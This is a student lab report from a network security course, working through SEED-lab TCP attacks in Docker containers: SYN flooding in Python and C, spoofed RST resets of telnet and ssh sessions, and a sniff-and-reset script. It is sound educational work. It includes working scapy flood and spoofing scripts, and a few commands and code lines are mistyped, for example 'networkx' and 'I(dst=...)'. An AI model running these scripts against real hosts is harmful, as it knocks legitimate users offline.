

Dilnoza Saidova, Nathan Mahnke

TCSS381: Computer Security

November 28, 2022

Lab3: TCP/IP Attacks

Task 1: SYN Flooding Attack

Task 1.1:

Launch dockers:

```
seed@VM: .../Labsetup
[11/27/22]seed@VM: .../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/27/22]seed@VM: .../Labsetup$ dcpu
WARNING: Found orphan containers (oracle-10.9.0.80) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pulling fs layer
3d2251ac1552: Downloading [>] b5e99359ad22: Downloading [>]
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadf8e8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating victim-10.9.0.5 ... done
Creating user2-10.9.0.7 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, user2-10.9.0.7, user1-10.9.0.6, victim-10.9.0.5
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
user2-10.9.0.7 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

Run dockps to check that dockers are functional and gather their IDs:

```
seed@VM: .../Labsetup
[11/27/22]seed@VM: .../Labsetup$ dockps
c0ceadf1e867 user1-10.9.0.6
1eb18320a425 user2-10.9.0.7
dca00e1aacc3 seed-attacker
cf81c07963e4 victim-10.9.0.5
```

Open a shell for each docker. Run ls in the attacker docker to ensure it contains synflood.c in the volumes folder. Run sysctl net.ipv4.tcp_max_syn_backlog in the victim docker to check its max capacity for half-opened connections.

```
seed@VM: .../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
root@VM:/# ls volumes/
synflood.c

[11/27/22]seed@VM: .../Labsetup$ docksh victim-10.9.0.5
root@cf81c07963e4:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024

[11/27/22]seed@VM: .../Labsetup$ docksh user1-10.9.0.6
```

We can demonstrate the 3-step handshake in its completed state by connecting the user1 docker to the victim docker.

```
[11/27/22]seed@VM: .../Labsetup$ docksh user1-10.9.0.6
root@c0ceadf1e867:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
cf81c07963e4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@cf81c07963e4:~$
```

```
[11/27/22]seed@VM: .../Labsetup$ docksh victim-10.9.0.5
root@cf81c07963e4:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
root@cf81c07963e4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44601        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
root@cf81c07963e4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44601        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:52840          ESTABLISHED
```

As we can see, the connection is shown as established.

For the syn flooding attack to work, the docker must have it's syn flooding countermeasure turned off, which we can check by running `sysctl -a | grep syncookies`

```
root@cf81c07963e4:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

Before we can begin the attack, we must update synflood.py with the proper information. We set the ip to the victim's ip, the port to 23 (for telnet), and the interface to the attackers interface.

```
synflood.py 1 X
D: > VM Shared Folder TCS 481 > Labsetup > volumes > synflood.py > ...
1  #!/usr/bin/env python3
2
3  from scapy.all import IP, TCP, send
4  from ipaddress import IPv4Address
5  from random import getrandbits
6
7  ip = IP(dst="10.9.0.5") # Victim IP
8  tcp = TCP(dport=23, flags='S') # Port 23 means telnet
9  pkt = ip/tcp
10
11 while True:
12     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
13     pkt[TCP].sport = getrandbits(16) # source port
14     pkt[TCP].seq = getrandbits(32) # sequence number
15     send(pkt, iface = 'br-1fa1cc3a1178', verbose = 0)
16
```

Next we run a few checks in the victim docker. We check the number of syn retries before a half-open attempt is removed from the queue, we check the synbacklog (which we did earlier giving us 1024) and set it to a much smaller number to give synflood.py a better chance of succeeding:

```
seed@VM: .../Labsetup
root@cf81c07963e4:/# sysctl -a | grep syncookies
net.ipv4.tcp_synccookies = 0
root@cf81c07963e4:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@cf81c07963e4:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@cf81c07963e4:/# ip tcp_metrics show
10.9.0.6 age 1281.720sec cwnd 10 rtt 571us rttvar 1042us source 10.9.0.5
```

We then run the common netstat -tna | grep -i syn_recv | wc -l to monitor the number of incoming syn packets. We run this command before and after the launch of synflood.py to check if the attack has worked.

```
root@cf81c07963e4:/# netstat -tna | grep -i syn_recv | wc -l
0
root@cf81c07963e4:/# netstat -tna | grep -i syn_recv | wc -l
61
root@cf81c07963e4:/# netstat -tna | grep -i syn_recv | wc -l
61
```

Here we see that the queue of the victim machine is being entirely used, remembering that we set the max size of the backlog to 80 and that 25% of the queue is set aside for proven destinations meaning that the max capacity is actually about 60. However, when we attempt to telnet in from the user1 docker, we find that our attack has failed:

```

root@c0ceadf1e867:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cf81c07963e4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 27 23:02:25 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2

```

This is because the user1 docker had already connected to the victim docker. By running `ip tcp_metrics flush`, we can “forget” that the user1 docker has connected making it no longer immune to the syn flooding attack.



```

seed@VM: .../Labsetup
root@cf81c07963e4:/# ip tcp_metrics flush
root@cf81c07963e4:/#

seed@VM: .../Labsetup
root@c0ceadf1e867:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out

```

Now we can see that the user1 docker is unable to form a telnet connection with the victim docker and our attack was successful. Note: machine used for testing was a powerful workstation, on lower-end hardware, this python program would likely not be fast enough and the user1 docker would eventually be let through. To solve this issue, we can run multiple instances of the `synflood.py` script in parallel, like so:



```

seed@VM: .../Labsetup
root@VM:/volumes# python3 synflood.py &
[1] 49
root@VM:/volumes# python3 synflood.py &
[2] 53
root@VM:/volumes# python3 synflood.py &
[3] 57
root@VM:/volumes# python3 synflood.py &
[4] 61

```

Task 1.2:

For this attack, we are going to employ a similar program to task 1.1, but we are going to overcome many of the constraints by simply sending the requests fast enough. By doing so, we will not need to limit the queue size and have less of a worry of a user getting past our attack.

Firstly, we need to compile the c program



```


seed@VM: .../volumes
[11/27/22] seed@VM: .../volumes$ gcc synflood.c -o synflood
[11/27/22] seed@VM: .../volumes$

```

As well, we need to flush the tcp memory of the victim machine to make the user1 docker susceptible to our attack because (as mentioned early) a machine which has already connected to the target machine once, is immune to the syn flooding attack.


```
root@cf81c07963e4:/# ip tcp_metrics show
10.9.0.6 age 230.784sec cwnd 10 rtt 260us rttvar 446us source 10.9.0.5
root@cf81c07963e4:/# ip tcp metrics flush
```

Now, we run the attack, providing the c program with the victim's ip address along with the telnet port number.



A terminal window titled 'seed@VM: .../Labsetup' showing the command `root@VM:/volumes# ./synflood 10.9.0.5 23` being executed.


To check if our attack has worked, we attempt to connect to the victim docker using user1 and we find that we are unable to connect:




A terminal window titled 'seed@VM: .../Labsetup' showing the command `root@0ceadf1e867:/# telnet 10.9.0.5`. The output is `Trying 10.9.0.5...` followed by `telnet: Unable to connect to remote host: Connection timed out`.

Task 1.3:

For the final portion of task 1, we need to attempt the same attacks but with the syn flooding countermeasures turned on within the victim docker. To do this we execute `sysctl -w net.ipv4.tcp_syncookies=1` in the victim docker. We also reset the max syn backlog to its original size of 1024::



A terminal window titled 'seed@VM: .../Labsetup' showing the command `root@cf81c07963e4:/# sysctl -w net.ipv4.tcp_syncookies=1`. The output is `net.ipv4.tcp_syncookies = 1`.




A terminal window titled 'seed@VM: .../Labsetup' showing the command `root@cf81c07963e4:/# sysctl -w net.ipv4.tcp_max_syn_backlog=1024`. The output is `net.ipv4.tcp_max_syn_backlog = 1024`.

With that command executed, the syn flooding countermeasures of the victim docker have been reenabled and we can attempt our attacks again (flushing the tcp memory between attempts):

Python:

Attack launched:



A terminal window titled 'seed@VM: .../Labsetup' showing the command `root@VM:/volumes# python3 synflood.py &`. The output shows five lines of execution with return codes: `[1] 71`, `[2] 75`, `[3] 79`, `[4] 83`, and `[5] 87`.

Max syn packets capped at 128:


```
seed@VM: .../Labsetup
root@cf81c07963e4:/# netstat -tna | grep -i syn_recv | wc -l
128
```

User is still able to connect:

```
seed@VM: .../Labsetup
root@c0ceadf1e867:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cf81c07963e4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 28 00:23:08 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

C:

Attack launched:

```
|root@VM:/volumes# ./synflood 10.9.0.5 23
```

Max syn packets capped at 128:

```
seed@VM: .../Labsetup
root@cf81c07963e4:/# netstat -tna | grep -i syn_recv | wc -l
128
```

User is still able to connect:

```
seed@VM: .../Labsetup
root@c0ceadf1e867:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@c0ceadf1e867:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cf81c07963e4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 27 23:59:30 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

As you can see, the attacks fail due to the countermeasures being enabled.

Task 2: TCP RST Attacks on telnet Connections

We launched a telnet request to the server (on user machine). A prompt would ask us to give the username and we waited without typing anything:

```
telnet 10.0.2.4
```


To implement the netwox command, we can use the command on the attacker machine:

```
sudo netwox 78 -i 10.0.2.4
```

Then, if a letter is typed on user machine, a telnet message gets sent to the server and awaits for a response. Ultimately, the connection gets cut because the RST packets is spoofed from server, which is received by the listening user. Hence, the following message gets outputted:

```
[11/27/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: jConnection closed by foreign host.
[11/27/22]seed@VM:~$
```

We used the Python script with scapy module to spoof the RST packet. So, we sniffed the telnet packet from the server using Wireshark (on attack machine); i.e.:



No.	Time	Source	Destination	Protocol	Length
194	2022-11-27 22:1...	10.0.2.15	192.168.0.1	TCP	
195	2022-11-27 22:1...	10.0.2.4	192.168.0.15	TCP	
196	2022-11-27 22:1...	10.0.2.4	192.168.0.15	TCP	

Since the packet's TCP header was plain text, we derived the following information:

Transmission Control Protocol, Src Port: 23, Dst Port: 59498, Seq: 194591802, Ack: 1567074974, Len: 1 Source Port: 23 Destination Port: 59498 [Stream index: 0] [TCP Segment Len: 1] Sequence number: 194591802 [Next sequence number: 194591803] Acknowledgment number: 1567074974 Header Length: 32 bytes Flags: 0x018 (PSH, ACK) Window size value: 227 [Calculated window size: 29056] [Window size scaling factor: 128]

By filling out the missing parts of the spoofed packet and sending it through the code in rst_telnet.py shown below, the attacker executes it on his machine.

```
sudo python rst_telnet.py
```

```
1 from scapy.all import *
2
3 ip = IP(src = "10.0.2.4", dst = "10.0.2.15")
4 tcp = TCP(sport = 23, dport = 59498, flags = "R", seq = 194591803)
5
6 pkt = ip / tcp
7 ls(pkt)
8 send(pkt, verbose = 0)
```

```
[11/27/22]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Nov 27 21:28:54 EDT 2022 from 10.0.2.4
on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

For the TCP RST attack on ssh connection, we first built the ssh connection (on user machine):

```
ssh seed@10.0.2.4
```

Then we used the below command to get the following on the command line:

```
sudo netwox 78 -i 10.0.2.4
```

```
[11/27/22]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
packet_write_wait: Connection to 10.0.2.4 port 22: Brok
en pipe
[11/27/22]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Nov 27 21:54:14 2022 from 10.0.2.15
[11/27/22]seed@VM:~$ packet_write_wait: Connection to
10.0.2.4 port 22: Broken pipe
```

Lastly, to getting the last ssh packet going from server to user, we used the Wireshark (on attacker's machine):

```
Transmission Control Protocol, Src Port: 22, Dst Port: 54498, Seq:
556267145, Ack: 3678139497, Len: 52 Source Port: 22 Destination Port:
55494 [Stream index: 0] [TCP Segment Len: 52] Sequence number:
556267145 [Next sequence number: 556267201] Acknowledgment number:
3678139497 Header Length: 32 bytes Flags: 0x018 (PSH, ACK) Window size
value: 291 [Calculated window size: 291] [Window size scaling factor:
-1 (unknown)]
```

After spoofing the RST packet, we sent it through rst_ssh.py:


```

1 from scapy.all import *
2
3 ip = IP(src = "10.0.2.4", dst = "10.0.2.15")
4 tcp = TCP(sport = 22, dport = 54498, flags = "R", seq = 556267145)
5
6 pkt = ip / tcp
7 ls(pkt)
8 send(pkt, verbose = 0)

```


```

[11/27/22]seed@VM:~$ packet_write_wait: Connection to 1
0.0.2.4 port 22: Broken pipe

```

Task 3: TCP Session Hijacking

First, we opened a YouTube video.




Then we ran spoof_tcp.py file; but we didn't get any video stream data (from server) and user didn't see any video.

```

1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4     ip = I(dst = "10.0.2.5", src = pkt['IP'].dst)
5     tcp = TCP(flags = "R", seq = pkt['TCP'].ack, dport = pkt['TCP'].sport, sport
6     = pkt['TCP'].dport)
7     spoofpkt = ip / tcp
8     print("send a RST packet")
9     send(spoofpkt, verbose = 0)
10
11 pkt = sniff(filter = 'tcp and src host 10.0.2.5', prn = spoof_tcp)

```



Then, we used the networkx to reset the TCP connection using following command:

```
sudo networkx 78 -fileter "src host 10.0.2.15"
```

This automatically reset the TCP connection.